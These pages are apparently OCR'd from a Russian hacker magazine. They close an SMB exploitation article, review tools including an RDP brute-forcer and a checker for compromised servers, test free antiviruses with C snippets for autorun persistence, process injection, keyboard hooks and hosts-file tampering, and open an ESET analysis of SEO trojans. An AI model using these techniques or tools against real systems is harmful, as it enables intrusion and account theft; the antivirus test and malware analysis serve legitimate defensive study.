
Заключение

Если кто-то хочет просто жать на кнопку «exploit», чтобы Metasploit сразу выдавал готовые дедики, то скажу сразу — этого не будет: метод все равно требует времени и терпения. Уязвимость далеко не нова, и производители ПО уже приняли меры по ее локализации. Так, если на удаленной машине установлен антивирус или правильно сконфигурирован центр обеспечения безопасности Windows, то скорее всего доступ к порту 445 из внешней сети получить просто не удастся. В частности, антивирус Касперского отреагирует на изменение системных файлов, своевременно информируя об этом пользователя. Хотя атака из локальной сети, скорее всего, приведет к тому, что система будет полностью скомпрометирована. Несмотря ни на что, все еще остается довольно широкое поле для экспериментов с безопасностью Windows, и ты можешь внести свой вклад в это дело. Непоправимый вклад :).

Результаты сканирования



Виды полезных нагрузок






Mar (icq 884888, snipper.ru)



X-TOOLS



Программа: File Uploader
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Napster



Файловые обменники под контролем

Не так давно великолепный сервис заливки файлов на обменники multi-up.com перестал работать со множеством известных сайтов (рапидшара, летитбит, сендспейс и другими). Из-за этого досадного факта ты наверняка задумывался о поиске новых программных продуктов такого рода. Хорошим решением является отличная утилита File Uploader от кодера под ником Napster. Эта прога может с легкостью залить твои файлы на более чем два десятка файлообменников:


- 4shared.com (нужен аккаунт);
- d.lsass.us;
- depositfiles.com (нужен аккаунт);
- dump.ru (нужен аккаунт);
- fileshare.in.ua;
- filetrash.ru;
- ifolder.ru;
- letitbit.net (нужен аккаунт);
- megaupload.com (нужен аккаунт);
- multi-up.com;
- openfile.ru (нужен аккаунт);
- rapidshare.com (нужен аккаунт);
- rapidshare.de (нужен аккаунт);
- rapidshare.ru (нужен аккаунт);
- rghost.ru;
- sendfile.su;
- sendspace.com (нужен аккаунт);
- slil.ru;
- uploadbox.com (нужен аккаунт);
- uploading.com (нужен аккаунт);
- yandex.ru (нужен аккаунт).

Основные возможности аплоадера:

- ведение списка загруженных файлов;
- работа из контекстного меню;
- автозаливка на несколько ФО сразу;
- заливка в свой аккаунт;
- мультиязычность (RU/EN);
- кодирование login/pass перед сохранением в файл;
- работа из трея;
- поддержка Drag&Drop;
- отображение скорости, длительности и объема загружаемого;
- счетчик файлов для загрузки;
- счетчик загруженных файлов;
- воможность отмены закачки файла.

Автор с радостью выслушает твои предложения и пожелания по работе программы в своем блоге: blog.napster2k.tk.

Программа: PHPFastScanner
ОС: *nix/win
Автор: Dr.Z3r0



Автоматизация работы с Reverse-IP

В нашем журнале неоднократно описывались различные веб-взломы с помощью Reverse-IP сервисов. Во время этих взломов тебе приходилось выполнять множество монотонных действий. Теперь об этом можно забыть!
Представляю твоему вниманию PHPFastScanner — многопоточный Reverse-IP сканер на PHP. Сканер создан специально для выполнения всей рутинной работы при взломе через Reverse-IP.
Основные возможности скрипта:


- анализ соседей целевого сайта по Reverse-IP (через bing.com);
- определение используемых движков (в базе содержится 68 сигнатур);
- возможность добавлять свои сигнатуры движков в общую базу;
- поиск phpinfo, phpmyadmin, sypex dumper;
- сканирование структуры сайта, а также вложенное сканирование каталогов;
- наборы словарей для сканирования структуры сайта разбиты по типу файлов и по популярности;
- возможность добавлять свои наборы словарей для сканирования структуры сканера;
- метод HEAD сканирования структуры (экономия трафика, а также увеличение скорости);
- определение несуществующих страниц по коду ответа и методом сравнения содержимого с заведомо несуществующей страницей;
- раздельная обработка разных расширений (уменьшение ложных срабатываний при анализе структуры);
- поддержка Keep-Alive соединений (увеличение скорости);
- поддержка многопоточности (увеличение скорости);
- понятный интерфейс, множество различных настроек, наличие встроенного FAQ.

Самая интересная особенность в данном сканере — это многопоточность. Как пишет сам автор, сканер не является многопоточным в полном смысле этого слова. В нем используется параллельная (одновременная) скачка страниц. Но в PHPFastScanner'е это можно назвать многопоточностью, так как мы распараллеливаем самый длительный процесс при сканировании — получение ответа от веб-сервера.
Реализована данная фича с помощью использования пула неблокирующих сокетов, упоминания о работе с которым ты наверняка не раз встречал в][. Для ясности приведу пример от Dr.Z3r0.
Итак, мы хотим скачать три страницы:

```
страница 1 — обрабатывается
веб-сервером 1 секунду;
страница 2 — обрабатывается
веб-сервером 2 секунды;
страница 3 — обрабатывается
веб-сервером 10 секунд;
```

При последовательном скачивании мы затратим 13 секунд. При параллельном всего 10 секунд. Таким образом, общее время работы равно времени получения самой большой и медленной страницы. Остальные интересные детали работы сканера описаны в топике автора на RDot'е: goo.gl/GalrD.

Программа: Free Mail
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zdez Bil Ya



Проверяем мэйлы

На очереди очередная мастхэвная (особенно для домайнеров и асечников) прога от уже известного тебе по предыдущим выпускам нашей рубрики автора. Free Mail — это тулза для проверки e-mail'ов на «свободность» к регистрации. Прога уверенно работает со следующими почтовыми сервисами:

- Mail.ru (mail.ru, bk.ru, list.ru, inbox.ru);
- Rambler.ru;
- Atlas.cz (atlas.cz, mujmail.cz);
- Centrum.cz;
- Bigmir.net;
- Km.ru (km.ru, freemail.ru, bossmail.ru, girlmail.ru, boymail.ru, megabox.ru, safebox .ru);
- Online.ua;
- Meta.ua;
- Xakep.ru;
- I.ua (i.ua, fm.ua, email.ua, 3g.ua);
- Yahoo.com;
- Pochta.ru (qip.ru, pochta.ru, hotmail.ru, fromru.com, front.ru, hotbox.ru, krovatka.su, land.ru, mail15.com, mail333.com, newmail.ru, nightmail.ru, nm.ru, pisem.net, pochtamt.ru, pop3.ru, rbcmail.ru, smtp.ru).

Функционал программы довольно стандартен:

- автоматическая генерация логинов для проверки;
- загрузка логинов для проверки из файла;
- возможность сохранения результатов чека как в отдельные файлы (для каждого домена), так и в один файл good.txt;
- возможность выбора количества потоков для проверки (в бесплатной версии только для почты на mail.ru);
- быстрая проверка одного логина на выбранных доменах.

Также следует отметить, что автор не гарантирует корректную проверку логинов, которые не подходят для регистрации на конкретном сервисе (например, по длине или по употреблению служебных символов). Если у тебя возникнут какие-либо вопросы, ты можешь смело задать их на официальной страничке проги: goo.gl/tfSXF.

Программа: QTss-Brute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: RankoR




Правильный брут дедиков

Раз уж зашла речь о дедиках, не могу не поделиться известнейшим брутфорсом QTss от Ранкора.
Чем же примечателен этот брутфорс? Тем, что он не основан на ActiveX-компоненте MS TS AX Control, бруте от metal'а или каком-либо другом внешнем компоненте/софте/библиотеке. Соответственно, брут может быть запущен на любой ОС семейства Windows без дополнительных библиотек.
Собственно брутфорс состоит из двух частей:
1. GUI-часть — основная. Написана на C++ и Qt.
2. Поток для брута — написан на C и WinSock'е. Вынесен в отдельный файл из-за несовместимости данного кода на C++ (Qt) и C.
Возможности проги:

- работает на чистом протоколе RDP версии 5 от майкрософта (лишние окна не создаются);
- сканирование указанных диапазонов IP на предмет серверов с открытым портом 3389;
- брут на несколько логинов;
- кнопка для автоматической генерации диапазона, скана и брута;
- шифрование гудов паролем;
- 10 потоков в паблик версии;
- автоматическое убивание потоков;
- высокая скорость работы и умеренное потребление системных ресурсов;
- прогресс-бары для сканирования и брута.

При работе с брутом существует один нюанс, который состоит в том, что некоторые сервера при попытке залогиниться отправляют код 0 в любом случае (в том числе и при плохом пароле), а некоторые — только при правильном пароле. Если рассматривать код 0 как гуд, файл good.txt быстро заполняется «левыми» записями с неправильными паролями.
Если же рассматривать его как бэд, появляется очень маленький шанс пропустить гуд. Поэтому право выбора было оставлено конечному пользователю — для этого в опциях есть два CheckBox'а:
1. Code 0: если отмечено, то код 0 будет рассматриваться как гуд, иначе — как бэд.
2. Skip Code Zero: если отмечено, то сервер будет пропускаться при обнаружении кода 0, потому как правильный пароль подобрать не удастся. Опция настоятельно рекомендуется для повышения скорости!
Обо всех замеченных багах, а также о любых других вопросах, связанных с QTss-Brute, автор просит отписывать в топике goo.gl/Q8Ujx.

Программа: DValid Checker
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zimper



Чекаем дедики

А вот и очередной многопоточный чекер дедиков на валид — DValid Checker от Zimper'a.
Особенности и возможности чекера:

- возможность указания в списках для чека любых разделителей;
- сохранение результатов чека в файлы good .txt, bad.txt, unknown.txt;
- указание таймаута;
- 6 потоков;
- 2 вида чека: одиночный и массовый (чекается список из .txt файла, который можно прямиком перетащить на панельку проги);
- сворачивание в трей;
- отображение статистики;
- чек всех ОС;
- для работы не нужен .NET Framework.

Особое внимание автор просит обратить на следующие моменты:
1. Статус Unknown означает, что коннект к дедику не удался (в связи с этим статус аккаунта остается неизвестным);
2. Могут возникнуть следующие случаи с пропусками:
• Windows XP с нехакнутой мультисессией;
• превышено максимально допустимое количество подключений на дедике;
• закончился установленный таймаут.
Автор ждет твоих комментариев на официальной страничке чекера: noxzim.com/?p=415.

Сергей Греков


































ТЕСТ БЕСПЛАТНЫХ ПРОАКТИВОК

Проверяем free-версии Avast, Avira, AVG, Comodo, ClamAV

В прошлой статье под пресс нашего редакционного катка попали лидеры мирового антивирусного фронта. В этом же выпуске мы обратим свои взоры на самые что ни на есть халявные (а потому популярные) антивирусные продукты.

Этим отличия от прошлого теста не ограничатся — мы будем тестировать не эвристику, а проактивную защиту. А что же такое проактивная защита? Разные компании используют различные названия: реальная защита, защита в реальном времени и так далее, но суть одна: проверка файла на вредоносность осуществляется в процессе его работы. Это и отличает данную технологию от эвристики, задача которой состоит в том, чтобы определить статус файла еще до его запуска. Если эвристические сигнатуры обычно проверяют наличие подозрительных особенностей исполняемого образа, эмулируют машинный код или вызовы системных функций, то вся проактивка, как правило, следит за активностью файла в системе. В основном это достигается с помощью перехватов некоторых системных функций, отвечающих за работу с файлами, реестром, процессами и сетью.



Кажется, Аваст что-то подозревает!

В качестве испытуемых были выбраны пять антивирусов. В этом краш-тесте я буду пытаться обойти AV-продукты от Avast, Avira, AVG, Comodo, ClamAV. А теперь — немного конкретики о версии каждой программы и ее настройках.

Представляем подопытных

Avira AntiVir Personal

Первый в списке тестируемых антивирусов: Avira AntiVir Personal — Free Antivirus. Версия 9.0.0.13. В этом продукте присутствует один модуль, который, похоже, выполняет роль проактивной защиты — AntiVir Guard. Его я, естественно, включил. Опции довольно скудные, помимо настройки «агрессивности» анализа я больше ничего из того, что могло бы повлиять на качество защиты в реальном времени, не обнаружил.

avast! FREE Antivirus

Следующий подопытный — avast! FREE Antivirus, версия 110319-1. У аваста, в отличие от авиры, есть целая секция «Экраны в реальном времени». Я убедился, что все модули (а особенно «Экран поведения» — видимо, у аваста проактивная защита именуется именно так), входящие в эту секцию, включены.

AVG Anti-Virus Free Edition

Последний антивирус в нашем тесте, который начинается на букву «а» — AVG. Я тестировал AVG Anti-Virus Free Edition, версия 10.0.1204. Этот антивирус не отличается большим количеством настроек. Насколько я понял, проактивная защита представлена в компонентах Resident Shield, Anti-Rootkit, Anti-Virus и Identity Protection.

ClamAV

Продукт Immunitet 3.0 от ClamAV довольно прост в использовании. Большинство настроек представлено radiobutton'ами — «да» или «нет». Защиту в реальном времени здесь обеспечивает компонент Monitor Program Start. Я дополнительно включил детектирующий движок ClamAV, который был по умолчанию отключен. Отмечу, что при установке я выбрал версию Free (Cloud + AV), а не Trial, которая значительно превосходит бесплатный аналог по функциональности. Тестировался продукт версии 3.0.0.18.

Comodo Antivirus Free

Последний исследуемый антивирусный продукт — Comodo Antivirus Free, версии 5.3.181415.1237. В Comodo, в отличие от предыдущих антивирусов, присутствуют очень богатые настройки — интерфейс предлагает нашему вниманию огромное количество галочек и ползунков. Проактивная защита обеспечивается компонентой Defense+, которая также гибко настраивается. Я выбрал максимальный уровень защиты, установив Paranoid Mode, который, правда, практически не отличается от Safe Mode.

Сама методика тестирования очень простая: каждый тестовый файл запускается, а затем я фиксирую (или не фиксирую) предупреждение от антивируса.

А теперь к самому интересному — тестовые файлы.

Тест первый: прописываемся в автозапуск

Простейший вариант — просто чтобы проверить, работает ли проактивная защита вообще. Итак, первый тестовый образец всего лишь прописывает сам себя в «святая святых» Windows — автозапуск по ключу реестра hklm\software\windows\currentversion\run. Часть исходного кода:

```
wchar_t szFullPath[MAX_PATH] = {0};
GetModuleFileNameW(0, szFullPath, MAX_PATH);
HKEY hKey = 0;
RegOpenKeyW(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\
  Windows\\CurrentVersion\\Run", &hKey);
```

	№1	№2	№3	№4	№5
Avira	-	-	-	-	-
Avast	+	+	+	-	+
AVG	-	-	+-	-	-
ClamAV	-	-	-	-	-
Comodo	+	+	+	+	+

Результаты наших тестов

```
UINT ExitCode = RegSetKeyValueW(hKey, 0, L"MalwareAutorun",
   REG_SZ, szFullPath, lstrlenW(szFullPath) + 1);
```

Алгоритм работы этой программы очевиден — получение полного пути самого себя и последующая запись в автозагрузку в реестре. Это один из самых популярных у зловредов вариантов добавления программы в автозапуск. И каковы результаты? Довольно странно, но самый примитивный способ закрепления зловреда в системе был обнаружен только двумя антивирусами: Avast и Comodo обнаружили угрозу, остальные же не помешали записи в авторан.

Тест второй: получаем права отладчика

Следующий образец я создал, чтобы проверить, как исследуемые антивирусы работают с Token'ами (цифровыми ключами доступа). С этой целью я накидал простую программу, которая выставляет себе права отладчика. Фрагмент исходника:

```
HANDLE hToken = 0;
UINT nReturnCode = 0;
LUID UID = {0};
TOKEN_PRIVILEGES TokenPrivileges = {0};

nReturnCode = OpenProcessToken(GetCurrentProcess(),
  TOKEN_ALL_ACCESS, &hToken);
nReturnCode = LookupPrivilegeValueW(0, SE_DEBUG_NAME, &UID);

TokenPrivileges.PrivilegeCount = 1;
TokenPrivileges.Privileges[0].Luid = UID;
TokenPrivileges.Privileges[0].Attributes = 0;

nReturnCode = AdjustTokenPrivileges(hToken, false,
  &TokenPrivileges, 0, 0, 0);
```

Код довольно примитивен — получаем токен текущего процесса, а затем ему назначаются привилегии отладчика с помощью функции AdjustTokenPrivileges. И что же? Снова Comodo и Avast справились с этой «угрозой», остальные спокойно промолчали. Ситуация весьма удручающая.

Тест третий: инжект в память чужого процесса

Сделаем пример посложнее, а именно — программку, выполняющую инжект в память другого процесса. Под «инжектом» я подразумеваю выделение памяти в чужом процессе, запись туда своего кода и дальнейший старт удаленного потока. Этот метод можно назвать классическим среди современных вирусов, так как он позволяет выполнять вредоносные действия «под» доверенным процессом. Фрагмент кода программы-образца:

```
UINT nReturnCode = 0;
HANDLE hExplorerProcess = 0,
hSnapshot = 0, hRemoteThread = 0;
PROCESSENTRY32W pe32 = {0};
UINT ExplorerID = 0;

hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
pe32.dwSize = sizeof(PROCESSENTRY32);
Process32FirstW(hSnapshot, &pe32);

if(!lstrcmpiW(pe32.szExeFile, L"explorer.exe"))
  ExplorerID = pe32.th32ProcessID;
else
{
  for( ; nReturnCode = Process32NextW(hSnapshot, &pe32) ;)
  {
    if(!lstrcmpiW(pe32.szExeFile, L"iexplore.exe"))
    {
      ExplorerID = pe32.th32ProcessID;
      break;
    }
  }
}


if(!ExplorerID)
  return 0;

CloseHandle(hSnapshot);
hExplorerProcess = OpenProcess(PROCESS_ALL_ACCESS, 0,
  ExplorerID);
PVOID pExplorerMemory = VirtualAllocEx(
  hExplorerProcess, 0, 0x3000, MEM_COMMIT | MEM_RESERVE,
  PAGE_EXECUTE_READWRITE);
nReturnCode = WriteProcessMemory (hExplorerProcess,
  pExplorerMemory, ThreadFunc, 0x1000 ,0);
hRemoteThread = CreateRemoteThread(hExplorerProcess, 0, 0,
  (LPTHREAD_START_ROUTINE)
pExplorerMemory, &ExplorerID, 0, 0);
```

Здесь с помощью функций Process32First/Process32Next я ищу необходимый мне процесс iexplore.exe. Далее, когда он найден, я получаю ID процесса, хэндл процесса и выделяю в адресном пространстве последнего регион памяти с помощью VirtualAllocEx. После этого я записываю в выделенную память код моего потока ThreadFunc:

```
static DWORD ThreadFunc(LPVOID lpThreadParameter)
{
   return 0;
}
```


ClamAV демонстрирует свои награды. Что же, пусть сверлит дырку для нашего, хакерского, ордена


Avira AntiVir Personal – Free Antivirus

Завершающий этап — запуск удаленного потока — выполняется с помощью функции CreateRemoteThread. И как справились с этим антивирусы? Да абсолютно аналогично: Avast и Comodo обнаружили «угрозу», а остальные — нет. Хотя антивирус AVG и выдал предупреждение о неизвестной угрозе, но сделал он это только после того, как удаленный поток стартовал. Кроме того, Anti-Virus Free Edition выдавал предупреждения через раз, поэтому я поставил ему +/- за этот файл.

Тест четвертый: глобальные хуки


Дальше я решил проверить, как антивирусы обнаруживают установку глобальных хуков. Глобальный хук — процедура, через которую система пропускает определенный тип событий, например, данные, поступающие от клавиатуры. Установка глобального хука — весьма популярная у зловредов техника, используется она для перехвата данных, вводимых пользователем, поэтому весьма любопытно проверить, смогут ли испытуемые антивирусы помочь обычным юзерам.
Фрагмент кода основного файла:

```
HMODULE hDll = LoadLibraryW(L"DLL.dll");
PVOID pHookProc = (PVOID)GetProcAddress(hDll, "HookProc");

HHOOK hHook = SetWindowsHookExW(WH_KEYBOARD,
  (HOOKPROC)pHookProc, hDll, 0);
```

Фрагмент кода DLL:

```
EXTERN_C __declspec(dllexport) DWORD HookProc(
   int code, WPARAM wParam, LPARAM lParam)
{
      return CallNextHookEx(0, code, wParam, lParam);
}
```


Avast знаменит своими экранами в реальном времени

Чтобы перехватывающая функция обрабатывала все события в системе, она должна быть помещена в DLL в виде экспортируемой функции. Поэтому вначале я получаю базовый адрес вспомогательной библиотеки с помощью LoadLibrary, а затем адрес экспортируемой функции HookProc из последней библиотеки. Далее API'шка SetWindowsHookEx устанавливает хук на клавиатуру. Код экспортируемой функции в DLL вполне тривиален. Как на это отреагировали испытываемые антивирусы? Внедрение библиотеки обнаружил только Comodo. Даже Avast, который успешно отбивал «атаки» трех предыдущих поделок, сдал. О других антивирусах я вообще молчу — они также ничего не выдали.

Тест пятый: модификация hosts

Ну и напоследок я решил проверить, как же антивирусы реагируют на модификацию системного файла hosts, который отвечает за привязку определенных доменных имен к IP-адресам. Фрагмент кода, ответственного за правку hosts:

```
HANDLE hFile = CreateFileW(
  L"C:\\windows\\system32\\drivers\\etc\\hosts",
  GENERIC_READ | GENERIC_WRITE,
  FILE_SHARE_READ | FILE_SHARE_WRITE,
  0, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
HANDLE hMapping = CreateFileMappingW(hFile, 0,
  PAGE_READWRITE, 0, 0, 0);
PVOID pHosts = MapViewOfFile(hMapping,
  FILE_MAP_ALL_ACCESS, 0, 0, 0);
memcpy(pHosts, MalwareHost, lstrlenA(MalwareHost));
memcpy((char*)pHosts + lstrlenA(MalwareHost),
  EndingBytes, sizeof(EndingBytes));
```

Код не должен вызывать вопросов — все просто и очевидно. Я решил использовать не связку ReadFile/WriteFile, а маппирование файлов с помощью MapViewOfFile, исключительно для удобства. С этим заданием справились опять же только продукты от Avast и Comodo, что, в общем-то, было уже ожидаемо.

Заключение

Бесплатные версии продуктов показали себя не с лучшей стороны — их проактива не мониторит даже совершенно стандартную вирусную активность. Может быть, платные версии справились бы лучше? Как знать, как знать. С другой стороны, во всем можно найти положительные стороны — помнишь нашу статью про тест халявных антивирусов и защиту от drive-by угроз (xakep.ru/post/54161/default.asp)? Вроде бы, в нем они неплохо себя показали... ⌶

Александр Матросов, Senior malware researcher, ESET

рис. 1. Схема алгоритма работы подмены результатов поисковой выдачи

SEO В ЧЕРНОЙ ШЛЯПЕ

BlackHat SEO с использованием вредоносных программ

В этой статье мы поговорим о том, каким образом с точки зрения «черных» методов SEO могут быть использованы вредоносные программы – например, путем генерации трафика для заинтересованных ресурсов или скликивания контекстной рекламы.

Понятно, что увеличение числа посетителей на сайте интернет-магазина или компании, занимающейся недвижимостью, вероятнее всего положительно скажется на их доходах. Поэтому разработка подобного типа вредоносных программ кибепреступниками — вполне себе обыденное дело, и появились такие программы уже давно. По большей части такую малварь можно разделить на два класса — это различного рода Adware, которое распространяется вместе с популярными программами, или трояны, которые осуществляют более серьезную модификацию системы. Но, безусловно, бывают и исключения, которые мы также обсудим в этой статье.

Win32/Patched.P

Давай для начала рассмотрим достаточно экзотический, но от этого не менее интересный способ подмены результатов поиска в популярных поисковых сервисах, который был реализован в троянской программе Win32/Patched.P (ESET). В первый раз я столкнулся с

```
mov    eax,[esi]
cmp    eax,02E777777 ;'.www'
jnz    .071AA80DB --↓9
lodsd
push   071AA706A ;'autocontext.begun.ru' --↑A
call   .071AA8035 --↑B
mov    eax,040000000 ;'@   '
jz     .071AA817D --↓C
push   071AA707F ;'se.begun.ru' --↑D
call   .071AA8035 --↑B
mov    eax,040000000 ;'@   '
jz     .071AA817D --↓C
push   071AA7062 ;'google.' --↑E
call   .071AA8035 --↑B
mov    eax,020000000 ;'    '
jz     .071AA817D --↓C
push   071AA70E6 ;'search.yahoo.com' --↑F
call   .071AA8035 --↑B
mov    eax,004000000
jz     .071AA817D --↓C
push   071AA70C7 ;'search.msn.com' --↑G
call   .071AA8035 --↑B
mov    eax,008000000
jz     .071AA817D --↓C
push   071AA70D6 ;'search.live.com' --↑H
call   .071AA8035 --↑B
mov    eax,008000000
jz     .071AA817D --↓C
push   071AA70F7 ;'sm.aport.ru' --↑I
call   .071AA8035 --↑B
mov    eax,010000000
jz     .071AA817D --↓C
push   071AA70AB ;'yandex.ru' --↑J
call   .071AA8035 --↑B
mov    eax,001000000
jz     .071AA817D --↓C
push   071AA7103 ;'rambler.ru' --↑K
```

рис. 2. Интересные трояну интернет-сервисы

этой вредоносной программой осенью 2008 года, и она привлекла меня тем, что используемый ей алгоритм подмены был хорошо продуманным и более сложным для обнаружения, чем у «конкурентов». Win32/Patched.P вносила всего лишь одно изменение в систему: она модифицировала системную библиотеку ws2_32.dll, которая отвечает за реализацию сетевых функций прикладного уровня (например, таких как сокеты) в операционных системах MS Windows. Полезная нагрузка представляла собой кусок ассемблерного кода, который дроппер вставляет в конец оригинальной ws2_32.dll, модифицируя также точку входа, таблицу экспортов, релокации и склеивая все секции в одну для упрощения жизни при вышеописанных модификациях.
На рисунке 2 представлены интернет-сервисы, к которым этот троянец проявлял особенный интерес путем осуществления перехвата часто используемых для реализации сетевого взаимодействия системных функций, таких как:

```
int WSASend(
__in  SOCKET s,
__in  LPWSABUF lpBuffers,
__in  DWORD dwBufferCount,
__out  LPDWORD lpNumberOfBytesSent,
__in  DWORD dwFlags,
